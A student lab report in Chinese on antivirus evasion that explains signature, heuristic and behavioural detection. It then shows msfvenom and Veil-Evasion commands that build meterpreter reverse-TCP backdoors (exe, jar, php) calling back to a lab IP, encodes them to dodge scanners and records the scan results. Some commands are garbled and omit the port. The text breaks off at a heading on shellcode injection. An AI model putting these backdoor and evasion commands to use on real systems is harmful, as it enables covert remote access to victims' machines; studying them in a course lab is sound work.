
20164322韩玉婷 -----EXP3 免杀原理与实践
基础问题回答
1、杀软是如何检测出恶意代码的?
(1)基于特征码的检测
特征码是能识别一个程序是一个病毒的一段不大于64字节的特征串。如果一个可执行文件包含这样的特征码则被杀毒软件检测为是恶意代码。
优点:检测效率高、能精确检测恶意软件类型和具体名称。
缺点:滞后性,不能检测不在特征库和变形的恶意软件,需频繁更新特征库。
(2)启发式恶意软件检测
一般在缺乏精确判定依据时,根据些片面特征去推断是否为恶意软件,比如如果一个软件在干通常是恶意软件干的事,看起来像个恶意软件,那就把它当成一个恶意软件。
优点:可以检测0-day恶意软件(0day是反盗版的打击对象,指在安全补丁发布前被了解和掌握的漏洞信息),具有一定通用性
缺点:实时监控系统行为,开销稍多,没有基于特征码的精确度高
(3)基于行为的恶意软件检测
基于行为的检测相当于是启发式的一种,或者是加入了行为监控的启发式。
优点:可发现未知病毒、可相当准确地预报未知的多数病毒。
缺点:可能误报、不能识别病毒名称、实现时有一定难度。
2、免杀是做什么?
即反杀毒技术,是一种能使病毒木马避免被杀毒软件查杀的技术。
3、免杀的基本方法有哪些?
1)变形特征码:
- 只有EXE:
- 加壳:压缩壳 加密壳
- 有shellcode:有源代码:
- encode编码、payload重新编译
- 翻译成其他语言
(2)改变明目张胆的行为:
改变通讯方式
- 尽量使用反弹式连接
- 使用隧道技术
- 加密通讯数据
改变操作模式 - 基于内存操作
- 减少对系统的修改
- 加入混淆作用的正常功能代码
1. 实践内容
1.1 正确使用msf编码器(0.5分),msfvenom生成如jar之类的其他文件(0.5分),veil-evasion(0.5分),加壳工具(0.5分),使用shellcode编程(1分)
1.1.1 使用msf生成了后门程序,使用VirusTotal或Virscan这两个网站对生成的后门程序进行扫描。
扫描结果如下图 :



可以看出不加任何处理的后门程序能够被大多数杀软检测到,下面我们用msf编码器对后门程序进行一次到多次的编码,并进行检测。
一次编码使用命令: -e 选择编码器,
-b是payload中需要去除的字符,该命令中为了使'\x00'不出现在shellcode中,因为shellcode以'\x00'为结束符- 十次编码使用命令:
-i设置迭代次数msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i -b ‘\x00’ LHOST=192.168.208.129 LPORT= -f exe > met-encoded10.exe

将编码十次后的可执行文件上传到VirusTotal扫描后结果如下:


可见多次编码对免杀没有太大的效果.
1.1.2. msfvenom生成jar文件
- 生成java后门程序使用命令:
msfvenom -p java/meterpreter/reverse_tcp LHOST=192.168.208.129 LPORT=5318 x> sxx_backdoor_java.jar
生成文件如下所示:

使用Virscan这两个网站对生成的后门程序进行扫描结果如下:

msfvenom生成jar文件没有发现病毒,我觉得很神奇。我也不知道为什么。。。。
3. msfvenom生成php文件
- 生成PHP后门程序使用命令:
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.208.129 LPORT= x> 20165318_backdoor.php
生成文件如下所示:

扫面结果如下图:

同样,msfvenom生成php文件 也不报毒。
4. 使用veil-evasion生成后门程序及检测
安装veil(参考学姐的)
输入veil指令;
用use evasion命令进入Evil-Evasion;
输入命令use c/meterpreter/rev_tcp.py进入配置界面,如下图;

设置反弹连接IP,命令为:
set LHOST 192.168.33.132,注意此处的IP是KaliIP;设置端口,命令为:
set LPORT 4322

输入generate生成文件,接着输入你想要playload的名字:veil_c_4322


如上图所示,保存路径为
/var/lib/veil/output/compiled/veil_c_4322.exe
检测一下:


5. 半手工注入Shellcode并执行
